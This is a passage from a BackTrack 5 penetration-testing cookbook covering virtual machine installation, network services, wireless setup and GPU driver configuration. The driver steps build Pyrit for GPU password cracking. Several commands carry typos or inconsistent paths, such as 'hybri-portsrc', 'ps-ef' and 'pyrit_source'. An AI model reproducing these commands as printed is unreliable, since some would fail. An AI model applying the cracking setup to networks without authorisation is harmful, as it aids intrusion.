
1. Launch VirtualBox and click on **New** to start the Virtual Machine Wizard.
2. Click on the **Next** button and type the name of the virtual machine, and choose the OS type as well as the version. In this case, we selected an operating system of **Linux** and **Ubuntu (64 bit)** for the version. Click on the **Next** button to continue:




3. Select the amount of base memory (RAM) to be allocated to the virtual machine. We're going to use the default value. Click on **Next**.
4. Create a new virtual hard disk for the new virtual machine. Click on the **Next** button:




5. A new wizard window will open. Leave the default VDI file type as we're not planning to use other virtualization software.
6. We'll leave the default option as the virtual disk storage details. Click on **Next** to continue.
7. Set the virtual disk file location and size:




8. Check whether the settings are correct and click on the **Create** button to start the virtual disk file creation.
9. We're back to the previous wizard with the summary of the virtual machine parameters. Click on **Create** to finish:




10. With the new virtual machine created, we're ready to install BackTrack.
11. On the VirtualBox main window, highlight **BackTrack 5 R2 Gnome 64-bit** and then click on the **Settings** button:



12. Now that the basic installation steps have been followed, we will proceed to allow you to use your downloaded ISO file as a virtual disc. This will save you from having to burn a physical DVD to complete the installation. On the **Settings** screen, click on the **Storage** menu option:



13. Next, under **Storage Tree**, highlight the **Empty** Disc icon underneath **IDE Controller**. This selects our "virtual" CD/DVD ROM drive. To the far right of the screen, under **Attributes**, click on the Disc icon. In the pop up that follows, select your BackTrack ISO file from the list. If the BackTrack ISO file is not present, select the **Choose a virtual CD/DVD disc file...** option and locate your ISO. Once you have completed these steps, click on the **OK** button:



14. Now that you are back on the main window, click on the **Start** button and then click inside the newly created window to proceed with the installation. The installation steps are covered in the *Installing BackTrack to a hard disk drive* recipe of this chapter.

Installing the VirtualBox Extension Pack also allows us to extend the functionality of the virtualization product by adding support for USB 2.0 (EHCI) devices, VirtualBox RDP, and Intel PXE boot ROM.

Installing BackTrack using VMware Tools

In this recipe, we will demonstrate how to install BackTrack 5 as a virtual machine using VMware Tools.

Getting ready

The following requirement needs to be fulfilled:

- A previously installed BackTrack VMware virtual machine
- An Internet connection

How to do it...


Let's begin the process of installing BackTrack 5 on VMware:

1. With your virtual machine's guest operating system powered on and connected to the Internet, open a **Terminal** window and type the following command to prepare the kernel sources:

   ```
   prepare-kernel-sources
   ```

These instructions are assuming you are using either Linux or Mac OS machines. You will not need to perform these steps under Windows.

2. On the VMware Workstation menu bar, click on **VM** | **Install VMware Tools...**:



3. Copy the VMware Tools installer to a temporal location and change to the target directory:

```
cp /media/VMware\ Tools/VMwareTools-8.8.2-590212.tar.gz /tmp/
cd /tmp/
```

Replace the file name according to your VMware Tools version:
`VMwareTools-<version>-<build>.tar.gz`

4. Untar the installer by issuing the following command:

```
tar zxpf VMwareTools-8.8.2-590212.tar.gz
```

5. Go to the VMware Tools' directory and run the installer:

```
cd vmware-tools-distrib/
./vmware-install.pl
```

6. Press *Enter* to accept the default values in each configuration question; the same applies with the `vmware-config-tools.pl` script.
7. Finally, reboot and we're done!

How it works...

In the first step, we prepared our kernel source. Next, we virtually inserted the VMware Tools CD into the guest operating system. Then, we created the mount point and mounted the virtual CD drive. We copied and extracted the installer in a temporary folder and finally, we ran the installer, leaving the default values.

Fixing the splash screen


The first time we boot into our newly installed BackTrack system, we would notice that the splash screen disappeared. In order to manually fix it, we need to extract the Initrd, modify it, and then compress it again. Thankfully, there's an automated bash script created by Mati Aharoni (also known as "Muts", creator of BackTrack) that makes the whole process easier.

How to do it...

To fix the disappeared splash screen, type the following command and hit *Enter*:

```
fix-splash
```

The following screenshot shows the execution of the command:



Changing the root password


For security reasons, it's recommended as a good practice to always change the default root password. This would not prevent a malicious user obtaining access to our system, but surely will make things harder.

How to do it...

To change the default root password, just issue the following command:

```
passwd
```

Enter you new password and press *Enter*. You will also be asked to retype your password:



Starting network services

BackTrack comes with several network services, which may be useful in various situations and are disabled by default. In this recipe, we will cover the steps to set up and start each service using various methods.

Getting ready

A connection to the network with a valid IP address is needed in order to continue.

How to do it...

Let's begin the process of starting our default service:

1. Start the Apache web server:

   ```
   service apache2 start
   ```

   We can verify the server is running by browsing to the localhost address.

2. To start the SSH service, SSH keys need to be generated for the first time:

   ```
   sshd-generate
   ```

3. Start the Secure Shell server:

   ```
   service ssh start
   ```

4. To verify the server is up and listening, use the `netstat` command:

   ```
   netstat -tpan | grep 22
   ```

5. Start the FTP server:

   ```
   service pure-ftpd start
   ```

6. To verify the FTP server, use the following command:

```
netstat -ant | grep 21
```

You can also use the `ps-ef | grep 21` command.

7. To stop a service, just issue the following command:

```
service <servicename> stop
```

Here, `<servicename>` stands for the network service we want to stop.
For example:

```
service apache2 stop
```

8. To enable a service at boot time, use the following command:

```
update-rc.d –f <servicename> defaults
```

Here, `<servicename>` stands for the network service we want at boot time.
For example:

```
update-rc.d –f ssh defaults
```

You can also start/stop services from the BackTrack Start menu by selecting **Backtrack** | **Services** from the **Start** menu.

Setting up the wireless network

In this final recipe of the chapter, we will cover the steps used to connect to our wireless network with security enabled, by using Wicd Network Manager and supplying our encryption details. The advantages of setting up our wireless network is that it enables us to use BackTrack wirelessly. In a true, ethical, penetration test, not having to depend on an Ethernet cable enables us to have all of the freedoms of a regular desktop.


How to do it...

Let's begin setting up the wireless network:


1. From the desktop, start the network manager by clicking on the **Applications** menu and navigating to **Internet** | **Wicd Network Manager**, or by issuing the following command at the **Terminal** window:

   ```
   wicd-gtk --no-tray
   ```

2. Wicd Network Manager will open with a list of available networks:



3. Click on the **Properties** button to specify the network details. When done, click on **OK**:



4. Finally, click on the **Connect** button. We're ready to go!

How it works...

In this recipe, we concluded the setup of our wireless network. This step began by starting the network manager and connecting to our router.

2
Customizing BackTrack

In this chapter, we will cover:

- Preparing kernel headers
- Installing Broadcom drivers
- Installing and configuring ATI video card drivers
- Installing and configuring NVIDIA video card drivers
- Applying updates and configuring extra security tools
- Setting up ProxyChains
- Directory encryption

Introduction

This chapter will introduce you to the customization of BackTrack, to take full advantage of it. We will cover the installation and configuration of ATI and NVIDIA GPU technologies, and extra tools, needed for later chapters. ATI and NVIDIA GPU-based graphic cards allow us to use their **graphics processing unit** (**GPU**) to perform calculations as opposed to the CPU. We will conclude the chapter with the setup of ProxyChains and encryption of digital information.

Preparing kernel headers

There will be occasional times where we'll face the need to compile code, which requires the kernel headers. **Kernel headers** are the source code of the Linux kernel. In this first recipe, we'll explain the steps required to accomplish the task of preparing the kernel headers for compilation.

Getting ready


A connection to the Internet is required to complete this recipe.

How to do it...

Let's begin the process of preparing the kernel headers:

1. Execute the following script to prepare the kernel sources:

   ```
   prepare-kernel-sources
   ```



2. Copy the following directory and its entire contents:

   ```
   cd /usr/src/linux
   cp -rf include/generated/* include/linux/
   ```

3. Now we're ready to compile code that requires the kernel headers.

Installing Broadcom drivers

In this recipe, we'll perform the installation of the official Broadcom hybrid Linux wireless driver. Using a Broadcom wireless USB adapter gives us the greatest possibility of success in terms of getting our wireless USB access point to work on BackTrack 5. For the rest of the recipes in this book, we will assume installation of the Broadcom wireless drivers.

Getting ready

An Internet connection is required to complete this recipe.


How to do it...

Let's begin the process of installing the Broadcom drivers:

1. Open a terminal window and download the appropriate Broadcom driver from `http://www.broadcom.com/support/802.11/linux_sta.php`:

   `cd /tmp/`

   `wget http://www.broadcom.com/docs/linux_sta/hybri-portsrc_x86_64-v5_100_82_112.tar.gz`



2. Extract the downloaded driver by using the following script:

   `mkdir broadcom`

   `tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz -C /tmp/broadcom`

3. Modify the `wl_cfg80211.c` file as there's a bug in version 5.100.82.112 that prevents compiling the code under kernel version 2.6.39:

   `vim /tmp/broadcom/src/wl/sys/wl_cfg80211.c`

   In the file, the following line at line number 1814 needs to be replaced:

   ```
   #if LINUX_VERSION_CODE > KERNEL_VERSION(2, 6, 39)
   ```

   It needs to be replaced with:

   ```
   #if LINUX_VERSION_CODE >= KERNEL_VERSION(2, 6, 39)
   ```

   Once done, save the changes.

4. Compile the code:

```
make clean
make
make install
```

5. Update the dependencies:

```
depmod -a
```

6. Find loaded modules by issuing the following command:

```
lsmod  | grep b43\|ssb\|bcma
```

7. Remove the modules found by executing the following command:

```
rmmod <module>b43
```

   Where `<module>` could be: `b43` or `ssb` or `bcma`.

8. Blacklist the modules to prevent them from loading at system startup:

```
echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf
```

   Where `<module>` could be: `b43` or `ssb` or `bcma` or `wl`.

9. Finally, add the new module to the Linux kernel to make it part of the boot process:

```
modprobe wl
```

Another alternative method to this recipe is to enable b43 drivers in the kernel configuration. You can find complete instructions at `http://www.backtrack-linux.org/wiki/index.php?title=Enable_b43_drivers_in_Backtrack5_r2`.

Installing and configuring ATI video card drivers

In this recipe, we'll go into the details for installing and configuring the ATI video card driver, followed by the AMD **Accelerated Parallel Processing** (**APP**) SDK, CAL++, and OpenCL. Taking advantage of the ATI Stream Technology, we can run computationally-intensive tasks, typically running on the CPU, more quickly and efficiently. For more detailed information regarding the ATI Stream technology, visit `www.amd.com/stream`.

Getting ready

The following requirements need to be fulfilled:


- A connection to the Internet is required to complete this recipe
- The preparation of the kernel headers is needed before starting this task, which is explained in the *Preparing kernel headers* recipe at the beginning of this chapter

How to do it...

Let's begin installing and configuring the ATI drivers:

1. Download the ATI display driver required for our system:


   ```
   cd /tmp/
   wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
   ```



We can also download the display driver from the following website: `http://support.amd.com/us/gpudownload/Pages/index.aspx`

2. Start the installation by typing the following command:

```
sh amd-driver-installer-12-1-x86.x86_64.run
```



3. When the setup completes, reboot your system for the changes to take effect and to prevent system instability.

4. Install the dependencies needed for further steps:

```
apt-get install libroot-python-dev libboost-python-dev
libboost1.40-all-dev cmake
```

5. Download and untar the AMD APP SDK according to your CPU architecture:

```
wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6-
lnx64.tgz
mkdir AMD-APP-SDK-v2.6-lnx64
tar zxvf AMD-APP-SDK-v2.6-lnx64.tgz -C /tmp/AMD-APP-SDK-v2.6-
lnx64
cd AMD-APP-SDK-v2.6-lnx64
```

6. Install AMD APP SDK by issuing the following command:

```
sh Install-AMD-APP.sh
```

7. Set the ATI Stream paths into the `.bashrc` file:

```
echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc
source ~/.bashrc
```

8. Download and compile CAL++:

```
cd /tmp/
svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
cd calpp/trunk
cmake
make
make install
```

9. Download and compile Pyrit:

```
cd /tmp/
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

10. Build and install OpenCL:

```
cd /tmp/pyrit_src/cpyrit_opencl
python setup.py build
python setup.py install
```

11. Make a few changes to the `cpyrit_calpp` setup:

    ```
    cd /tmp/pyrit_source/cpyrit_calpp
    vi setup.py
    ```

    Replace the following line:

    ```
    VERSION = '0.4.0-dev'
    ```

    With:

    ```
    VERSION = '0.4.1-dev'
    ```

    And also the following line:

    ```
    CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR,
    'include'))
    ```

    With:

    ```
    CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR,
    'include/CAL'))
    ```

12. Finally, add the ATI GPU module to Pyrit:

    ```
    python setup.py build
    python setup.py install
    ```

To show the available CAL++ devices and CPU cores, we can issue the following command:

```
pyrit list_cores
```

To perform a benchmark, we can simply type the following command:

```
pyrit benchmark
```

Installing and configuring NVIDIA video card drivers

In this recipe, we will embrace CUDA, the NVIDIA parallel computing architecture. The first step will be the installation of the NVIDIA developer display driver followed by the installation of the CUDA toolkit. This will provide us with a dramatic increase in computer performance with the power of the GPU, which will be used in scenarios such as password cracking.

For more information about CUDA, please visit their website:
`http://www.nvidia.com/object/cuda_home_new.html`

Getting ready

The following requirements need to be fulfilled:

- An Internet connection is required to complete this recipe
- The preparation of the kernel headers is needed before starting this task, which is explained in the *Preparing kernel headers* recipe at the beginning of this chapter
- In order to accomplish the installation of the NVIDIA driver, the X session needs to be shut down

How to do it...

Let's begin the process of installing and configuring the NVIDIA video card driver:

1. Download the NVIDIA developer display driver according to your CPU architecture:

```
cd /tmp/

wget
http://developer.download.nvidia.com/compute/cuda/4_1/rel/driv
ers/NVIDIA-Linux-x86_64-285.05.33.run
```

2. Install the driver:

```
chmod +x NVIDIA-Linux-x86_64-285.05.33.run

./NVIDIA-Linux-x86_64-285.05.33.run -kernel-source-
path='/usr/src/linux'
```

3. Download the CUDA toolkit:

```
wget
http://developer.download.nvidia.com/compute/cuda/4_1/rel/tool
kit/cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

4. Install the CUDA toolkit to `/opt`:

```
chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
./cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

5. Configure the environment variables required for nvcc to work:

```
echo PATH=$PATH:/opt/cuda/bin >> ~/.bashrc
echo LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/opt/cuda/lib >>
~/.bashrc
echo export PATH >> ~/.bashrc
echo export LD_LIBRARY_PATH >> ~/.bashrc
```

6. Run the following command to make the variables take effect:

```
source ~/.bashrc
ldconfig
```

7. Install Pyrit dependencies:

```
apt-get install libssl-dev python-dev python-scapy
```

8. Download and install the GPU powered tool, Pyrit:

```
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

9. Finally, add the NVIDIA GPU module to Pyrit:

```
cd /tmp/pyrit_src/cpyrit_cuda
python setup.py build
python setup.py install
